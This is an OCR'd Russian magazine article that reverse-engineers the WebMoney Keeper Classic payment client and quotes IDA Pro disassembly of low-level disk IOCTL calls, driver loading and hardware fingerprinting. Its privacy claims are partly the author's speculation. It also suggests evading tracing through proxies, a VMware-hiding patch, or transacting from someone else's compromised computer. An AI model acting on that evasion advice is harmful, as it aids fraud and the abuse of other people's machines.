
ГОЛАЯ ПРАВДА О WEBMONEY


ЧЕМ ОПАСЕН WM-КЛИЕНТ

КАКУЮ ИНФОРМАЦИЮ СОБИРАЕТ О НАС СИСТЕМА WEBMONEY, МОЖНО ЛИ ЕЙ
К ВЕСЬМА НЕУТЕШИТЕЛЬНЫМ ВЫВОДАМ, КОТОРЫХ ПРИДЕРЖИВАЮТСЯ
МАЛЬНУЮ АНОНИМНОСТЬ?




ДОВЕРЯТЬ? ПРОСИДЕВ ЗА ДИЗАССЕМБЛЕРОМ ВСЮ НОЧЬ НАПРОЛЕТ, ПРИШЕЛ
И ДРУГИЕ ПОЛЬЗОВАТЕЛИ. КАК ОБЕЗОПАСИТЬ СЕБЯ И ОБЕСПЕЧИТЬ МАКСИ-


WEBMONEY W
MONEY WEBM
WEBMONEY
MONEY WEB
EY WEBMO
EY WEBMO
WEBMO
WEB-
MON
WEB
EY W
MON



› Определение собственного MAC-адреса при помощи штатной утилиты ipconfig



› Онлайновый декодер IOCTL кодов

Популярная платежная система WebMoney реализована в виде двух независимых программ: Keeper Classic и Keeper Light, каждая из которых имеет свои достоинства и недостатки. Keeper Classic представляет собой обычное Windows-приложение, требующее инсталляции на компьютер. Вот что об этом говорят некоторые пользователи: «Это — поделка от WebMoney, в которую неизвестно что зашито, может, и троян. И даже если его там нет, это творение небезупречно: пару раз ставил на несколько компов, так они стали хромать на обе ноги, вплоть до BSOD. На других же компах работа была нормальной. Следовательно, эта программа недоработана и ведет себя непредсказуемо».

Но прикладное приложение, которым пытается казаться Keeper Classic, не может вызывать BSOD, поскольку это прерогатива драйверов, работающих на уровне ядра. Значит, Keeper каким-то образом проникает в ядро, причем не совсем легальным путем (отсюда конфликты и BSOD). Во всяком случае, я не видел никакого запроса на установку драйверов при инсталляции, и никаких драйверов не появилось в каталоге WINNT\System32\Drivers, где им и положено быть, но… запуск утилиты R-Studio, восстанавливающей удаленные файлы, показал наличие созданного и тут же удаленного файла winio.sys, ссылка на который обнаружилась в компоненте Keeper'a: WMClient.dll. Судя по названию, этот драйвер открывает доступ к портам ввода/вывода с прикладного уровня, что создает нехилую дыру в системе безопасности, не говоря уже о том, что некорректное обращение с портами чревато не только голубыми экранами смерти, зависанием компьютера, но и потерей данных вместе с порчей оборудования.

Тут же, по соседству с «winio.sys», приютились текстовые строки: «\\.\PhysicalDrive%d», «\\.\Scsi%d:» и «SCSIDISK», недвусмысленно свидетельствующие в пользу того, что Keeper работает с жесткими дисками на низком уровне!

А дальше… дальше идет нечто совершенно невероятное:

Фрагмент WMClient.DLL, передающий жесткому диску ATA-команды

```
.text:100B7A31    push 557         ; nOutBufferSize
.text:100B7A36    lea eax, [ebp+OutBuffer]
.text:100B7A3C    push eax         ; lpOutBuffer
.text:100B7A3D    push 3Ch         ; nInBufferSize
.text:100B7A3F    lea ecx, [ebp+OutBuffer]
.text:100B7A45    push ecx         ; lpInBuffer
.text:100B7A46    push 4D008h
; IoControlCode (IOCTL_SCSI_PASS_THROUGH)
.text:100B7A4B    mov edx, [ebp+hObject]
.text:100B7A4E    push edx         ; hDevice
.text:100B7A4F    call ds: DeviceIoControl
```


Диску посылается IOCTL-код IOCTL_SCSI_PASS_THROUGH, позволяющий передавать любую ATA-команду в обход операционной системы! ATA-команды — это наиболее низкоуровневые команды, на которых «разговаривает» диск, и с их помощью можно сделать все, что угодно. Малейшая неосторожность (или несовместимость) способна разрушить содержимое диска или уничтожить его «прошивку», что еще хуже. Девять из десяти, что эта процедура используется для чтения показаний SMART, однако не исключено, что Keeper пишет на диск какую-то гадость. Мне было лень досконально изучать этот вопрос, поскольку в любом случае Keeper мутит.


Но это только цветочки. Если поставить Keeper на VMWare, то система Web-Money автоматически заблокирует электронный кошелек при первой же попытке оплаты, даже не уведомив тебя об этом! Если бы Keeper просто не работал под VM Ware, то и черт с ним. Может, они просто не совместимы… или VM Ware чего-то дурит (с ней это часто случается). Но он ведь работает только до первой транзакции, а это значит, что вместе с данными о самой транзакции Keeper скрытно передает некоторую персональную информацию: как минимум, конфигурацию оборудования, и, возможно, что-то еще.

Не секрет, что многие используют WebMany в основном для совершения анонимных платежей (расплата за взлом, перевод зарплаты в обход налоговой и т.д.). Однако эта анонимность только кажущаяся, тем более что компания охотно предоставляет сыщикам всю информацию о своих клиентах, которую ей только удалось собрать, а собирает она многое…


Система Keeper Light работает только из-под браузера и построена на механизме сертификатов. Никакой дополнительной информации о пользователе она не собирает, и единственной ниточкой, за которую могут зацепиться сыщики, оказывается IP-адрес. Не слишком серьезная улика, к тому же всегда существует возможность спрятаться за анонимным Proxy или атаковать один из компьютеров и осуществлять все транзакции его «руками». К сожалению, по своим функциональным возможностям Keeper Light значительно отстает от Classic'a и к тому же пожирает намного больше трафика (что для медленных соединений весьма актуально). Но ставить Classic на свою основную машину я так и не рискнул. Почему — читайте ниже.

Самые опытные исследователи могут прибегнуть к тяжелой артиллерии — дизассемблеру IDA Pro, который покажет, чем на самом деле занимается Keeper при запуске и в процессе перевода денег





> Утилита R-Studio удаляет драйвер установленный, загруженный и удаленный Keeper'ом



> Наблюдение за деятельностью Keeper'a с помощью монитора реестра (листинг приводится с сокращениями)

Хакерские инструменты

Итак, Keeper Classic лежит у нас в руках, точнее жужжит жестким диском, устанавливая какие-то компоненты, но какие именно — не говорит! А еще кто-то вирусов нехорошими словами называет! Компьютерный вирус — это такая штука, которая скрыто делает на твоем компьютере действия, о которых ты даже не подозреваешь, а если бы и подозревал — навряд ли бы дал свое согласие.

Чтение технической документации и заумных лицензионных соглашений не дает никакой полезной информации, и трепанацией Keeper'a приходится заниматься самостоятельно. Как это можно осуществить? Самое простое — перехватить обмен Keeper'a с «базой», снифая трафик любым подходящим sniffer'ом, например, тем, что встроен в персональный брандмауэр SyGate Firewall, однако, если трафик зашифрован, его будет не так-то легко расшифровать!

Гораздо проще воспользоваться файловым монитором и монитором реестра Марка Руссиновича (оба можно найти на www.sysinternals.com), а также монитором шины Bus Hound от компании Perisoft (www.perisoft.com). Полезно также снять дамп с работающей программы любой утилитой по вкусу (например, PE-TOOLS) и поковыряться в нем на предмет интересных текстовых строк, MAC-адресов и прочих приватных данных. Самые опытные исследователи могут прибегнуть к тяжелой артиллерии — дизассемблеру IDA Pro, который покажет, чем на самом деле занимается Keeper при запуске и в процессе перевода денег. Естественно, полное дизассемблирование занимает слишком много времени, поэтому мы будем обращать внимание лишь на самые заметные, наименее замаскированные места, сразу же бросающиеся в глаза при анализе.

Внутри Keeper'a

Последняя версия Keeper'a проходила под номером 3.0.0.2 и занимала порядка ~1,9 Мб. После установки на диске в папке WebMoney образовалось множество файлов, среди которых были WebMoney.exe (пусковой файл, размером 183,024 байт, упакованный, по сообщению PEiD, протектором ASProtect 1.2x — 1.3x) и WWClient.dll (динамическая библиотека, реализующая основной функционал, размер — 3331,824 байт, не упакована).

Собственно говоря, WebMoney.exe можно сразу отбросить в сторону, не тратя силы на распаковку — все равно ничего интересного там нет. Но прежде нужно запустить монитор реестра и посмотреть, в какие ветви реестра лезет Keeper и не пытается ли он получить доступ к той информации, разглашать которую мы не хотим?

Даже невооруженным глазом видно, что сразу же после запуска Keeper ринулся определять имя чипа сетевой карты («AMD PCNET Family PCI Ethernet» в данном случае), имя машины («W2K»), и, если покопаться в дампе памяти, там можно обнаружить и MAC-адрес моей сетевой карты: 00-0C-29-F6-6C-3C (виртуальный, естественно). Кстати, чтобы узнать свой MAC-адрес, достаточно запустить штатную утилиту ipconfig с ключом/all (см. рисунок).

«Честные» программы не нуждаются в MAC-адресах и работают с сетью через TCP/IP-протоколы. Зачем же тогда Keeper'y потребовался наш MAC-адрес? А вот зачем! MAC-адрес уникален для каждой карты, и, хотя его теоретически возможно сменить на другой даже без использования программатора, это считается веской уликой при расследовании преступления.

Значит, все-таки Keeper палит наш компьютер! И насколько глубоко? Берем в руки IDA Pro, загружаем WWClient. dll внутрь, и пока оно там дизассемблируется (а дизассемблироваться оно будет долго), достаем из заначки непочатую бутылку пива, затягиваемся сигаретой и думаем, думаем, думаем…

Лучше всего начинать анализ с поиска текстовых строк. Их легко найти в окне «Name Windows», вызываемом комбинацией клавиш <Shift-F4>. Текстовые ASCIIZ-строки начинаются с префикса «a». Действительно, здесь притаилось немало непуганой дичи:

WebMoney Keeper Classic не только собирает (и отсылает) приватную информацию, но и отличается крайне агрессивным поведением.

Текстовые строки «pic_xxx», обнаруженные в Keeper'e

```
.rdata:1021ECB0 aPci_wmtid db 'pci_wmtid=',0; DATA XREF: sub_100901C0+C45o
.rdata:1021ECBC aPci_pursedest db '&pci_pursedest=',0; DATA XREF: sub_100901C0+CCCo
.rdata:1021ECCC aPci_pursesrc db '&pci_pursesrc=',0; DATA XREF: sub_100901C0+D53o
.rdata:1021ECDC aPci_amount db '&pci_amount=',0; DATA XREF: sub_100901C0+DDAo
.rdata:1021ECEC aPci_marker db '&pci_marker=',0; DATA XREF: sub_100901C0+E61o
.rdata:1021ECFC aPci_desc db '&pci_desc=',0; DATA XREF: sub_100901C0+EE8o
.rdata:1021ED08 aPci_datecrt db '&pci_datecrt=',0; DATA XREF: sub_100901C0+F6Fo
.rdata:1021ED18 aPci_modeTest db '&pci_mode=test',0; DATA XREF: sub_100901C0+FFFo
```

```
IDA - WMClient.dll
File  Edit  Jump  Search  View  Debug  Options  Window
-[■]-------------------------------------------- IDA View-A ----
.rdata:10222810 ; char a_Physicaldrive[]
.rdata:10222810 a_Physicaldrive db '\\.\PhysicalDrive%d',0 ; DATA XREF: sub_10
.rdata:10222824 ; char a_ScsiD[]
.rdata:10222824 a_ScsiD         db '\\.\Scsi%d:',0          ; DATA XREF: sub_100B
.rdata:10222830 ; char aScsidisk[]
.rdata:10222830 aScsidisk       db 'SCSIDISK',0             ; DATA XREF: sub_100B
.rdata:10222839                 align 4
.rdata:1022283C ; char aWinio_sys[]
.rdata:1022283C aWinio_sys      db 'winio.sys',0            ; DATA XREF: sub_100B
.rdata:10222846                 db    0
.rdata:10222847                 db    0
.rdata:10222848                 db    0
```

> Интересные текстовые строки, обнаруженные дизассемблером IDA Pro в файле WMClient.DLL

Семейство строк, гнездящихся вокруг слова «pci», наводит на мысль, что Keeper опрашивает PCI-шину для получения списка подключенных устройств. Сканер шины это действительно подтверждает, а в дампе памяти обнаруживаются идентификационные строки всех периферийных устройств.

Поскольку виртуальные машины, в частности VMWare, несут на своем борту довольно специфический набор оборудования и выделяют MAC-адреса из фиксированного пула адресов, становится ясно, как система распознает факт наличия виртуальной машины. Она просто сравнивает конфигурацию пользовательского оборудования с конфигурацией виртуальной машины, и, если они совпадают, электронный кошелек закрывается без предупреждений. Причем сравнение происходит не на клиентской, а на серверной стороне! То есть Keeper не просто опрашивает PCI-шину, но еще и передает эти данные в сеть, где они, по всей видимости, заносятся в банк данных, представляющий огромный интерес для спецслужб различных стран.

Штатные средства VMWare не позволяют менять ни MAC-адреса, ни конфигурацию оборудования (в новых версиях вроде бы сделаны некоторые шаги в этом направлении, но не слишком радикальные). К счастью, есть неофициальная заплатка, позволяющая менять все, что угодно: http://honeynet.rstack.org /tools/vmpatch.c. Эксперименты подтверждают: после изменения конфигурации Keeper перестает распознавать VMWare, и электронный кошелек больше не «палится».

В текстовых строках можно ковыряться до бесконечности. Это настоящий Клондайк, раскрывающий зловредные намерения Keeper'а хуже любого предателя. На месте разработчиков я бы обязательно их зашифровал, а то как-то несерьезно получается.

Как вам нравится следующее? Keeper динамически создает драйвер citio. sys (на NT/W2K/XP)/citio. vxd (на 9x), тут же его загружает в память, а после удаляет:

Ссылки на неопознанный драйвер, обнаруженные в Keeper'e:

```
.rdata:10222D5C aSystem32Driver  db 'system32\drivers\citio. sys',0
.rdata:10222D78 aFileName db '\\.\citio',0
.rdata:10222D8C aSystemCitio_vx db 'system\citio. vxd',0
.rdata:10222DA0 a_Citio_vxd db '\\.\CITIO. VXD',0
```

Keeper — идеальное средство для удаленного наблюдения за миллионами машин.

С самим драйвером я не разбирался. Выяснил только, что он имеет размер 4048 байт и, по сообщениям на форумах, часто является источником многих проблем. Тут уже дело не в конфиденциальности, а в надежности и стабильности работы. Мастерить драйвера — это вам не прикладные программы писать. Малейшая небрежность/неосторожность превращается в сплошной геморрой. Зачем пускать к себе на компьютер заведомо некорректно написанную программу?!


«Источники, приближенные к кругам разработчиков» сообщили, что все эти драйвера вставлены вовсе не из-за пакости или желания навредить пользователю. Напротив! Они охраняют Keeper от нехороших программ, крадущих электронную наличность. Как говорится, все на благо пользователя, даже если это благо идет ему вопреки. Я повторяю еще раз: нормально спроектированный платежный клиент работает исключительно на прикладном уровне, а не вгрызается в систему, как бульдозер в асфальт. Если на компьютер проникла зловредная программа, захватившая администраторские права (а такие права заполучить очень легко), она может вытворять с Keeper'ом все, что угодно, и никакие драйвера не в состоянии ее остановить, поскольку, после того как зловредная программа загрузит свой собственный драйвер, она уровняет свои шансы с Keeper'ом, а в противостоянии двух драйверов обороняющаяся сторона всегда обречена на поражение.

Но не будем зацикливаться на текстовых строках и двинемся дальше. Посмотрим на список импортируемых API-функций. Для этого достаточно воспользоваться утилитой dumpbin. exe, входящей в штатную поставку компилятора Microsoft Visual C++ и Platform SDK. Вызываем ее («dumpbin. exe/EXPORTS WMClient. dll > output») и смотрим на результат:

Функции, импортируемые Keeper'ом (фрагмент):

```
Dump of file WMClient. dll
KERNEL32. dll
83 DeviceIoControl
353 Thread32Next
352 Thread32First
28C Process32Next
262 Module32Next
260 Module32First
204 Heap32ListNext
203 Heap32ListFirst
28A Process32First
6C CreateToolhelp32Snapshot
```

Функции семейства TOOLHELP32 (CreateToolhelp32Snapshot (), Process32First (), Heap32ListFirst (), Heap32ListNext (), Module32First (), Module32Next (), Process32Next (), Thread32First () и Thread32Next ()) служат для получения списка процессов и потоков, имеющихся в





Установка Keeper Classic на компьютер



Вся работа через Keeper Light осуществляется через браузер

системе. Только зачем Keeper'у знать об этом?! Чтобы «отлавливать» троянские программы?! Непохоже... Троянские программы меняют свои имена как перчатки, и к тому же никакого «черного списка» внутри Keeper'а нет. Судя по всему, он передает их на сервер, и умные дядьки смотрят: а каким, собственного, программным обеспечением мы пользуемся? И где гарантия, что, увидев OllyDbg, PE-TOOLS и прочие хакерские утилиты, они не ликвидируют наш аккаунт или не настучат «куда нужно»? Keeper — идеальное средство для удаленного наблюдения за миллионами машин, тем более что своего любопытства он даже и не скрывает. Больше всего смущает наличие функций Heap 32ListFirst () и Heap32ListNext (), выдающих карту памяти каждого из процессов.

А функция DeviceIoControl () — это вообще ласты. Ее основное предназначение — посылать драйверам специальные управляющие IOCTL-коды, с помощью которых можно напрямую читать или писать на диск. Поскольку разработчики никак не замаскировали ее вызов, все IOCTL-коды видны в IDA Pro как на ладони! Давайте разберемся, что же такого делает Keeper с нашим оборудованием, чего нельзя было бы сделать с помощью нормальных API-функций?!

Переходим в IDA Pro, нажимаем <Shift-F4> для открытия окна «Name», пишем «DeviceIo Control» (полностью вводить имя не обязательно — IDA Pro сама поставит курсор на него, как только поймет, что же мы от нее хотим). Теперь нажимаем <ENTER> и оказываемся в секции импорта. По умолчанию IDA Pro отображает только первые две перекрестные ссылки. Чтобы увидеть остальные, необходимо в меню «View» выбрать пункт «Open subview», а там — «Cross references» или просто нажать <ALT-V>,<O>,<O>.

Первая же перекрестная ссылка ведет нас к следующему коду, который нам сейчас и предстоит дешифровать:

Фрагмент Keeper'a, вызывающий функцию DeviceIoControl

```
.text:100B76C3          push 0; lpOverlapped
.text:100B76C5          lea edx, [ebp+BytesReturned]
.text:100B76CB          push edx ; lpBytesReturned
.text:100B76CC          push 18h ; nOutBufferSize
.text:100B76CE          lea eax, [ebp+OutBuffer]
.text:100B76D4          push eax ; lpOutBuffer
.text:100B76D5          push 0 ; nInBufferSize
.text:100B76D7          push 0 ; lpInBuffer
.text:100B76D9          push 74080h
.text:100B76DE          mov ecx, [ebp+hObject]
.text:100B76E4          push ecx  ; hDevice
.text:100B76E5          call ds: DeviceIoControl
```

Прокрутив дизассемблерный листинг вверх, мы узнаем, что в переменной [ebp + hObject] находится дескриптор, возвращенный функцией CreateFileA (), которой скормили строку»\\.\PhysicalDrive%d». Очень интересно! Значит, перед нами код, напрямую взаимодействующий с жестким диском. Но как именно он с ним взаимодействует? Ответ скрыт в IOCTL-коде, равном 74080h. Все, что нам нужно, — перевести его в удобочитаемую константу, а для этого необходимо знать, как формируются IOCTL-коды, или воспользоваться online-калькулятором, доступном на www.osronline.com/article.cfm?article=229.

Вводим IOCTL-код в окошко «VALUE» и получаем полную расшифровку: Device — DISK (0x7), Function — 0x20, Access — «FILE_READ_ACCESS», Method — «METHOD_BUFFERED». Ага, значит, чтение. Ну хорошо хоть не запись! Однако запись еще впереди! Например:

Еще один фрагмент Keeper'a, вызывающий функцию DeviceIoControl

```
.text:100B7F63          push 0          ; lpOverlapped
